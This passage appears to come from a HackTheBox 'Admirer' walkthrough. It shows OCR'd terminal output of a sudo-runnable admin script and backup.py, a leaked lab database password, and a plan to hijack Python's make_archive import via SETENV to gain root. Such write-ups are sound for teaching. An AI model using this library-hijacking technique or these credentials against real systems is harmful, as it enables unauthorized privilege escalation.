
```
waldo@admirer:/opt/scripts$ cat admin_tasks.sh
#!/bin/bash

view_uptime()
{
    /usr/bin/uptime -p
}

view_users()
{
    /usr/bin/w
}

view_crontab()
{
    /usr/bin/crontab -l
}

backup_passwd()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Backing up /etc/passwd to /var/backups/passwd.bak..."
        /bin/cp /etc/passwd /var/backups/passwd.bak
        /bin/chown root:root /var/backups/passwd.bak
        /bin/chmod 600 /var/backups/passwd.bak
        echo "Done."
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}
```




```
backup_shadow()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Backing up /etc/shadow to /var/backups/shadow.bak..."
        /bin/cp /etc/shadow /var/backups/shadow.bak
        /bin/chown root:shadow /var/backups/shadow.bak
        /bin/chmod 600 /var/backups/shadow.bak
        echo "Done."
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}

backup_web()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Running backup script in the background, it might take a while..."
        /opt/scripts/backup.py &
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}

backup_db()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Running mysqldump in the background, it may take a while..."
        #/usr/bin/mysqldump -u root admirerdb > /srv/ftp/dump.sql &
        /usr/bin/mysqldump -u root admirerdb > /var/backups/dump.sql &
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}
```




```
# Non-interactive way, to be used by the web interface
if [ $# -eq 1 ]
then
    option=$1
    case $option in
        1) view_uptime ;;
        2) view_users ;;
        3) view_crontab ;;
        4) backup_passwd ;;
        5) backup_shadow ;;
        6) backup_web ;;
        7) backup_db ;;

        *) echo "Unknown option." >&2
    esac

    exit 0
fi
```




```
# Interactive way, to be called from the command line
options=("View system uptime"
         "View logged in users"
         "View crontab"
         "Backup passwd file"
         "Backup shadow file"
         "Backup web data"
         "Backup DB"
         "Quit")

echo
echo "[[[ System Administration Menu ]]]"
PS3="Choose an option: "
COLUMNS=11
select opt in "${options[@]}"; do
    case $REPLY in
        1) view_uptime ; break ;;
        2) view_users ; break ;;
        3) view_crontab ; break ;;
        4) backup_passwd ; break ;;
        5) backup_shadow ; break ;;
        6) backup_web ; break ;;
        7) backup_db ; break ;;
        8) echo "Bye!" ; break ;;

        *) echo "Unknown option." >&2
    esac
done

exit 0
```




```
waldo@admirer:/opt/scripts$ cd /var/backups/
waldo@admirer:/var/backups$ ls -al
total 6468
drwxr-xr-x  2 root root      4096 May 15 21:36 .
drwxr-xr-x 12 root root      4096 Nov 29  2019 ..
-rw-r--r--  1 root root     40960 Apr 22  2020 alternatives.tar.0
-rw-r--r--  1 root root      2156 Nov 29  2019 alternatives.tar.1.gz
-rw-r--r--  1 root root     13080 Apr 16  2020 apt.extended_states.0
-rw-r--r--  1 root root      1461 Nov 29  2019 apt.extended_states.1.gz
-rw-r--r--  1 root root       280 Nov 29  2019 dpkg.diversions.0
-rw-r--r--  1 root root       160 Nov 29  2019 dpkg.diversions.1.gz
-rw-r--r--  1 root root       160 Nov 29  2019 dpkg.diversions.2.gz
-rw-r--r--  1 root root       160 Nov 29  2019 dpkg.diversions.3.gz
-rw-r--r--  1 root root       160 Nov 29  2019 dpkg.diversions.4.gz
-rw-r--r--  1 root root       218 Nov 29  2019 dpkg.statoverride.0
-rw-r--r--  1 root root       188 Nov 29  2019 dpkg.statoverride.1.gz
-rw-r--r--  1 root root       188 Nov 29  2019 dpkg.statoverride.2.gz
-rw-r--r--  1 root root       188 Nov 29  2019 dpkg.statoverride.3.gz
-rw-r--r--  1 root root       188 Nov 29  2019 dpkg.statoverride.4.gz
-rw-r--r--  1 root root    422248 Apr 16  2020 dpkg.status.0
-rw-r--r--  1 root root    128737 Apr 16  2020 dpkg.status.1.gz
-rw-r--r--  1 root root    128737 Apr 16  2020 dpkg.status.2.gz
-rw-r--r--  1 root root    123388 Dec  1  2019 dpkg.status.3.gz
-rw-r--r--  1 root root    122709 Nov 29  2019 dpkg.status.4.gz
-rw-------  1 root root       840 Dec  2  2019 group.bak
-rw-------  1 root shadow     691 Dec  2  2019 gshadow.bak
-rw-r--r--  1 root root   5552679 Dec  4  2019 html.tar.gz
-rw-------  1 root root      1680 Dec  2  2019 passwd.bak
-rw-------  1 root shadow    1777 Apr 22  2020 shadow.bak
```




```
waldo@admirer:/var/backups$ md5sum html.tar.gz
7f5b9a794045a448647fba92aca2b444  html.tar.gz
```




```
┌──(root💀kali)-[/Documents/htb/boxes/admirer/ftp]
└─# md5sum html.tar.gz
677f56c64a8355c8e385bf4e220a598f  html.tar.gz
```




```
waldo@admirer:/var/backups$ cp html.tar.gz /dev/shm
waldo@admirer:/var/backups$ cd /dev/shm/
waldo@admirer:/dev/shm$ tar -zxvf html.tar.gz
./
./assets/
./assets/sass/
./assets/sass/base/
./assets/sass/base/_reset.scss
./assets/sass/base/_typography.scss
```




```
./index.php
./utility-scripts/
./utility-scripts/phptest.php
./utility-scripts/info.php
./utility-scripts/adminer.php
./utility-scripts/admin_tasks.php
./w4ld0s_s3cr3t_d1r/
./w4ld0s_s3cr3t_d1r/credentials.txt
./w4ld0s_s3cr3t_d1r/contacts.txt
tar: .: Cannot utime: Operation not permitted
tar: .: Cannot change mode to rwxr-x--T: Operation not permitted
tar: Exiting with failure status due to previous errors
```



```
waldo@admirer:/dev/shm$ ls
assets  html.tar.gz  images  index.php  robots.txt  utility-scripts  w4ld0s_s3cr3t_d1r
waldo@admirer:/dev/shm$ cat index.php
<!DOCTYPE HTML>
<!--
        Multiverse by HTML5 UP
        html5up.net | @ajlkn
```




```
                                <!-- Main -->
                                        <div id="main">
                                         <?php
                        $servername = "localhost";
                        $username = "waldo";
                        $password = "&<h5b~yK3F#{PaPB&dA}{H>";
                        $dbname = "admirerdb";

                        // Create connection
                        $conn = new mysqli($servername, $username, $password, $dbname);
                        // Check connection
                        if ($conn->connect_error) {
                            die("Connection failed: " . $conn->connect_error);
```




```
waldo@admirer:/dev/shm$ rm -rf *
waldo@admirer:/dev/shm$ ls
waldo@admirer:/dev/shm$ cd /opt/
waldo@admirer:/opt$ ls
scripts
waldo@admirer:/opt$ cd scripts/
waldo@admirer:/opt/scripts$ ls
admin_tasks.sh  backup.py
```


its running python script




```
waldo@admirer:/opt/scripts$ cat admin_tasks.sh
#!/bin/bash

view_uptime()
{
    /usr/bin/uptime -p
}
```



```
backup_web()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Running backup script in the background, it might take a while..."
        /opt/scripts/backup.py &
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}
```




```
waldo@admirer:/opt/scripts$ cat backup.py
#!/usr/bin/python3

from shutil import make_archive

src = '/var/www/html/'

# old ftp directory, not used anymore
#dst = '/srv/ftp/html'

dst = '/var/backups/html'

make_archive(dst, 'gztar', src)
```




```
waldo@admirer:/opt/scripts$ sudo -l
[sudo] password for waldo:
Matching Defaults entries for waldo on admirer:
    env_reset, env_file=/etc/sudoenv, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, listpw=always

User waldo may run the following commands on admirer:
    (ALL) SETENV: /opt/scripts/admin_tasks.sh
```

we can sudo on that file
SETENV=when we do sudo we can set environment variables this admin_tasks.sh is calling this backup.py and this backup.py is making an import we gonna heijack that make_archive ,it's using 3 things   make_archive(dst, 'gztar', src) , when the backup.py goes to load this libarary it's going to load ours , that have a malicious version of make_archive.

